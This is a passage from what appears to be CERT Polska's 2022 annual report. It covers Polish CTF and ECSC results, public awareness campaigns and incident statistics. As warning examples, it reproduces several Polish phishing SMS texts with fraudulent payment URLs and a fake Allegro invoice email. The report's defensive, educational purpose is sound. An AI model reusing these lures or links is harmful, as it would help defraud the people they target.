


FIG. 5 A simulated current distribution system under Locked Shields exercise; photo: CCDCOE

EUROPEAN CYBER SECURITY CHALLENGE

European Cyber Security Challenge is the youth European championship in cybersecurity. Organised annually, this event launched by the European Commission in 2013 aims to popularise cybersecurity-related issues and encourage young people to pursue a career in this area. Since 2016, the event has been organised by ENISA. A Polish team participated in it for the first time in 2018.

Before the finals, each country must select a 10-member team consisting of 5 people aged between 14 and 20 and 5 people aged between 21 and 25. Similarly to other countries, Poland organises the national qualifications of the representatives. From the very beginning, the CERT Polska team is responsible for organisation, care for the Polish team and its participation in the finals.

The individual qualifying competition (Capture The Flag) conducted between 15–17 July on the hack.cert.pl platform attracted 82 participants, 59 of whom completed at least one task. Participants strove to handle tasks in the following categories: web application security, reverse software engineering, exploiting security vulnerabilities, cryptography, computer forensics and electronics. Krzysztof Haładyn was the winner of the qualifying stage, where Grzegorz Uriasz was the captain of the team. Everybody may pit their wits against the actual contest tasks from the last-year's and current qualifications available at https://hack.cert.pl.

The finals were held on 13–16 September in Vienna. In 2022, a record-breaking number of 28 national teams participated. In the final competition the Polish team took fifth place. The podium was taken by, respectively, Denmark, Germany and France. The 2023 finals are to be held in Norway.

FIG. 6 Polish team during ECSC finals in Vienna; photo: NASK

CTF STAGE


Capture The Flag (CTF) events are competitions for cybersecurity teams. They are organised by scientific institutions, governments, non-governmental organisations and CTF teams. They can be divided according to their forms and locations. “Jeopardy” is the most popular formula for the competition, in which teams choose from a dozen to several dozen tasks of varying difficulty in several categories, i.e. web application security, reverse engineering and exploitation of detected vulnerabilities, cryptography or IT forensics analysis. Solving a task ends with acquiring a hidden “flag”, i.e. a piece of text, which the teams exchange for points on the competition platform. The team with the most points wins. This formula is employed for European Cyber Security Challenge finals and qualifications to the Polish national team. An “attack/defence” exercise is another formula employed for CTF competitions, in which each team receives an identical copy of an IT infrastructure on which the tasks-applications prepared by the organisers are run. The competition comprises rounds lasting several minutes, during which each team tries to steal flags from the other teams’ systems. The winning team is the team that loses the smallest number of flags (it can quickly identify vulnerabilities and secure its services) and steals as many of them as possible (it manages to use the vulnerabilities found and to bypass the security measures implemented by the other teams).

The most prestigious competitions combined both formulas, i.e. qualifiers conducted on-line using the “jeopardy” formula and on-line finals employing the “attack/defence” formula. The latter usually take place during international cybersecurity conferences. The pandemic still causes most regular conferences to be held on-line, which has a negative impact on the global CTF stage.

The first place in the world CTFTime ranking in 2022 was taken by the “organisers” team, consisting of members of university teams from Switzerland, Germany and Great Britain. The runner-up was the American and Korean “perfect r00t” team. The Chinese “Never Stop Exploiting” team was ranked third. The Polish “justCatTheFish”, “p4” and “Dragon Sector” teams took the 7th, 21st and 68th places, respectively. In 2022, “justCatTheFish” and “p4” also organised subsequent editions of their contests. Both were won by the Russian “C4T BuT S4D” team.

2022 also saw the third edition of the "Hack-a-Sat" IT security in the space industry competition organised by the American army. The "Poland Can Into Space" team consisting of "p4" and "Dragon Sector" members again participated in this competition. The qualifiers, conducted using the "jeopardy" formula as in the previous years, were won again by the Polish team. This allowed them to participate in the finals, i.e. an "attack/defence" formula competition, meaning that teams must not only control their satellite, but also defend it against other teams' attacks and steal flags from systems installed on the simulated satellites of other teams. The "Poland Can Into Space" team was also at the top in the final classification, improving their last year's result (second place). According to the contest rules, for the victory they not only received a financial award (USD 60,000), but it also paved the way to the 2023 finals that is to be held during the Defcon conference in Las Vegas.

FIG. 7 "Poland Can Into Space" members during the Hack-a-sat finals in 2022



PROMOTIONAL AND EDUCATIONAL OPERATIONS, OR HOW WE BUILT THE POLES’ AWARENESS IN 2022


The last months of 2022 brought about significant changes in the number of reports received by CERT Polska. How significant were the changes? What was their origin?

Until November of the previous year, a monthly number of reports processed by the CERT Polska team varied from 10,000 to 36,000. The end of the year shifted this dynamic. In November we received 42,000 reports, and in December 85,000! The total number of reports in 2022 was 322,479, while the result from the year before is “merely” 116,071 reports. The calculation is easy – the monthly average from 2021 did not exceed 10,000 reports. So what happened in Polish cyberspace during the last months? And what changed the attitude of the Polish users to sending reports?

There is probably no straightforward answer to this question. Regular growth in the activities of cyber criminals is a fact. Their attacks become increasingly bold and occur on a massive scale more frequently, such as the phishing campaigns described in this report. The war in Ukraine has undoubtedly had an impact on Polish cyberspace too. Its effects are described in greater detail in this document. But what changed the most is user awareness. Poles identify threats more skilfully and report them to CSIRT NASK more willingly.

The recognition of CERT Polska is not without significance. The growing reliability and “popularity” of the institution from the Poles’ perspective is caused by educational and promotional campaigns conducted in 2022. They included both radio and TV spots, as well as operations carried out in the CERT Polska social media.

These locations, in which we emphasised the value of sending us suspicious SMS messages, were launched in mid November. Overall, the advertisement was broadcasted on television and in Polish-wide and regional radio broadcasting stations more than 500 times, which covered an audience of about 30 million users. It was also broadcasted during prime time, e.g. prior to football World Cup matches. We saw a clear effect from these spots – every time they were broadcasted, they increased the number of reports.



Masz nierozliczony podatek. Pojutrze sprawa zostanie przekazana do dzialu windykacji. Aby zapobiec, splac naleznosc 6,57 zl na https://zalpodatk.net/987608

9:06 AM

Odczytano 09:06

Twoja paczka została wstrzymana z tytulu niedoplaty 3,11 PLN. Przepraszamy za utrudnienia. Aby uregulowac naleznosc zaplac https://kurierq1.online/4b8hs9

08:30 AM


Za trzy dni planujemy odlaczyc panstwa dostep do internetu. Aby uniknac ureguluj zaleglosc 11,20 zl. Zaplac https://ssserwis132.store

9:07 AM

Co robić, jak dostaniesz podejrzany sms? CERT Polska i KPRM ostrzegają!

FIG. 8 A fragment of the advertisement broadcast as part of the TV campaign

This all happened during the campaign, where examples of how cyber frauds act were accompanied by details showing how and where to report their disturbing activities.



Prześlij je nam na nr:
799 448 084

lub zgłoś przez formularz na stronie
incydent.cert.pl


albo mailowo na
cert@cert.pl

Co robić, jak dostaniesz podejrzany sms? CERT Polska i KPRM ostrzegają!

FIG. 9 A fragment of the advertisement providing contact details to send reports

Beyond that, we conducted educational activities on social media channels supported by our experts who appeared in leading radio and TV stations.

Warnings issued on a regular basis should attract particular attention. They relate to the fraud campaigns with the largest scale and are published at the same time on CERT Polska Facebook, Twitter and LinkedIn pages. The regular character of the publications, current matters and socially relevant issues cause the posts prepared by CERT experts to reach up to several hundred thousand viewers.



From: Allegro <powiadomienia197123@ananlearning.org>
To: [redacted]
Subject: Wystawiliśmy Ci e-fakturę
11:15

2/4/2023 11:15:40 a.m.

allegro

Dzień dobry,

wystawiliśmy dla Ciebie nową e-fakturę, już teraz możesz sprawdzić termin płatności i dokonać wpłaty.

Numer nowej e-faktury: 00036258/PL/N/PLN/2023/01

Dokument znajdziesz w zakładce Moje konto » Rachunki » Faktury.

PRZEJDŹ DO FAKTUR

Pozdrawiamy
Allegro

Wiadomość wysłana przez Al[illegible]

Dodatkowe informacje

- Historię swoich wszystkich operacji możesz sprawdzić w zakładce Rozliczenia z Allegro.
- Fakturę reguluj zgodnie z polem „Razem kwota do zapłaty".

Masz pytania? Skorzystaj z Pomocy Allegro

OSZUSTWO

FIG. 10 An example warning published on social media

Apart from ad hoc warnings posted on social media channels, we also publish ongoing educational cycles – in October and November they included a series of "CyberWiesz" (CyberKnow) graphics presenting basic cybersecurity issues, such as social engineering, spoofing or installing applications from untrusted sources. In December, we introduced network cybersecurity terms in the form of "CyberKalendarz" (CyberCalendar).



CZY WIESZ, ŻE CYBEROSZUŚCI
MOGĄ SIĘ PODSZYĆ POD DOWOLNY
DZWONIĄCY DO CIEBIE NUMER?
Incoming Call...
Decline
Accept
Jak się chronić?
W razie wątpliwości
– rozłączyć się i ponownie
zadzwonić do instytucji
/osoby, która próbowała się
z nami kontaktować.
CERT.PL NASK

Fig. 11 Example illustration created for #CyberWiesz

We not only built a professional image – we attended key industry conferences, including Confidence or Oh my hack, participated in international contests and exercises (described in this report) and provided hackathon participants with professional support.

Was it worth it? The answer is clear. Enhancing recognition and trust turns into a growing number of reports. These reports then build a more complete image of Polish cyberspace and allow more efficient actions and warnings. That is the whole point of CERT Polska team operations.

INCIDENTS AND THREATS

ANNUAL SUMMARY IN THE CONTEXT OF INCIDENTS REPORTED

Another year and another record in registered and handled cybersecurity incidents by the CERT Polska team, acting from 2018 as the CSIRT NASK team according to the Act of 5 July 2018 on National Cybersecurity System. A total of 322,479 cybersecurity incident reports were recorded in 2022. Some of them were not considered to be incidents. On the basis of a thorough classification conducted by CERT Polska, they selected 115,164 reports, from which they registered 39,683 cybersecurity incidents.

In 2022, the CERT Polska team noticed an increase in the number of registered cybersecurity incidents, by 34% compared to the previous year. The total number of reports increased by nearly 178%, with the incident-related ones by more than 75%. The report and cybersecurity incident boost undoubtedly originates from a growing awareness of the existence of the CERT Polska team. In 2022, a social campaign kicked off on TV and radio to inform about lurking threats and the method of reporting them to the CERT Polska team.

We accept incident reports sent via:

Form available at: https://incydent.cert.pl/ – Zgłoś incydent (Report incident);
Form available at: https://incydent.cert.pl/domena – Zgłoszenie złośliwej domeny (Report malicious domain);
SMS: +48 799 448 084;
Telephone: +48 22 380 82 74;
E-mail: cert@cert.pl;
Regular mail to the NASK – National Research Institute address.

The type of most frequently reported incidents registered in 2022 were incidents relating to IT fraud and phishing in particular. CERT Polska registered 25,625 incidents classified as phishing, representing 64% of all incidents handled in 2022. The number of phishing-related incidents, 82,830, is also impressive! The most popular type of phishing consisted of the use of an image of InPost (a courier company) – 5,119 incidents were listed. Second and third place on the podium were taken by Facebook at 4,370 incidents and Vinted at 2,926 incidents.

Another type of incident reported frequently in the previous year concerned malware. Based on 15,433 reports, 3,409 incidents of this type were registered, representing 8.59% of all incidents. As many as 2,607 registered incidents were related to malware known as Flubot.

The third most common type of incidents in 2022 were hacks, e.g. into IT systems and email accounts. 354 such incidents were registered, representing 0.89% of all incidents. Such a low percentage results from the fact that numerous hacks are reported together with a phishing domain. Finally, such reports are often classified as phishing.

A curious fact is that the incidents classified as abusive and illegal content, including spam, are not far behind. Despite “only” 308 (0.78%) being registered, 5,257 reports were submitted. Statistically, as many as 17 reports fall on 1 cybersecurity incident in this category.

In 2022, under the Act on the National Cybersecurity System CSIRT NASK, handled 30 incidents classified as severe. Severe incidents are incidents that, after an occurrence, caused or might have caused a significant reduction in quality or interruption of continuous provision of an essential service. 21 severe incidents were registered in the banking sector, 5 in the power sector, 3 in the healthcare sector and 1 in the transport sector.

In 2022, CSIRT NASK handled 937 incidents related to public entities. The prevailing incidents classified as public sector incidents were related to the public administration incidents (547), the education and upbringing sector (134) and the digital infrastructure sector (81).

See Table 1 and 2 for detailed incident statistics, divided into economic sectors and incident types.

Economy sector	Number of incidents	%
Power engineering	4 320	10,89%
Transport	111	0,28%
Banking	2 944	7,42%
Financial market infrastructure	2 813	7,09%
Healthcare	251	0,63%
Water supply systems	9	0,02%
Digital infrastructure	1 821	4,59%
Other	88	0,22%
None	0	0,00%
Public administration	757	1,91%
Construction and real estate management	24	0,06%
Culture and heritage conservation	30	0,08%
Physical culture	8	0,02%
Education and upbringing	167	0,42%
Agriculture	6	0,02%
Fishery	1	0,00%
Religions and national minorities	2	0,01%
Insurance	35	0,09%
Chambers of economy and commerce	4	0,01%
Wholesale and retail	5 438	13,70%
Production	2 650	6,68%
Logistics and distribution	15	0,04%
Mail and courier services	6 093	15,35%
Tourism	10	0,03%
Waste management	3	0,01%
Hotels, restaurants, catering	44	0,11%
Media	7 329	18,47%
Other services	496	1,25%
Natural persons	4 214	10,62%
TOTAL	39 683	100,00%

TABLE 1 Incidents handled by CERT 2022, broken down into economic sectors

Incident types	Number of incidents	%
I. Abusive and illegal content	**308**	**0,78%**
Spam	239	0,60%
Discrediting, offending	6	0,02%
Child pornography, violence	0	0,00%
Unclassified	63	0,16%
II. Malware	**3 409**	**8,59%**
Virus	0	0,00%
Network worm	0	0,00%
Trojan horse	20	0,05%
Spyware	1	0,00%
Dialer	0	0,00%
Rootkit	0	0,00%
Unclassified	**3 388**	**8,54%**
III. Information gathering	31	0,08%
Scanning	19	0,05%
Sniffing	0	0,00%
Social engineering	1	0,00%
Unclassified	11	0,03%
IV. Break-in attempts	**121**	**0,30%**
Exploiting known vulnerabilities	7	0,02%
Unauthorised login attempts	31	0,08%
New attack signature	0	0,00%
Unclassified	83	0,21%
V. Break-ins	**354**	**0,89%**
Privileged account compromise	7	0,02%
Unprivileged account compromise	147	0,37%
Application compromise	5	0,01%

Incident types	Number of incidents	%
Bot	1	0,00%
Unclassified	194	0,49%
VI. Resource availability	**175**	**0,44%**
Denial of Service attack (DoS)	6	0,02%
Distributed Denial of Service attack (DDoS)	97	0,24%
Computer sabotage	0	0,00%
Outage (no malice)	49	0,12%
Unclassified	23	0,06%
VII. Attack on information safety	**39**	**0,10%**
Unauthorised access to information	20	0,05%
Unauthorised modification of information	3	0,01%
Unclassified	16	0,04%
VIII. Computer fraud	**35 009**	**88,22%**
Unauthorised use of resources	1	0,00%
Copyright breach	2	0,01%
Masquerade (identity theft, spoofing)	28	0,07%
Phishing	25 625	64,57%
Unclassified	9 353	23,57%
IX. Vulnerable services	**188**	**0,47%**
Open sites vulnerable to abuse	72	0,18%
Unclassified	116	0,29%
X. Other	**49**	**0,12%**
Total	**39 683**	**100,00%**

TABLE 2 Incidents handled by CERT 2022, broken down into categories according to the eCSIRT.net mkVI1 taxonomy

SMS REPORTS

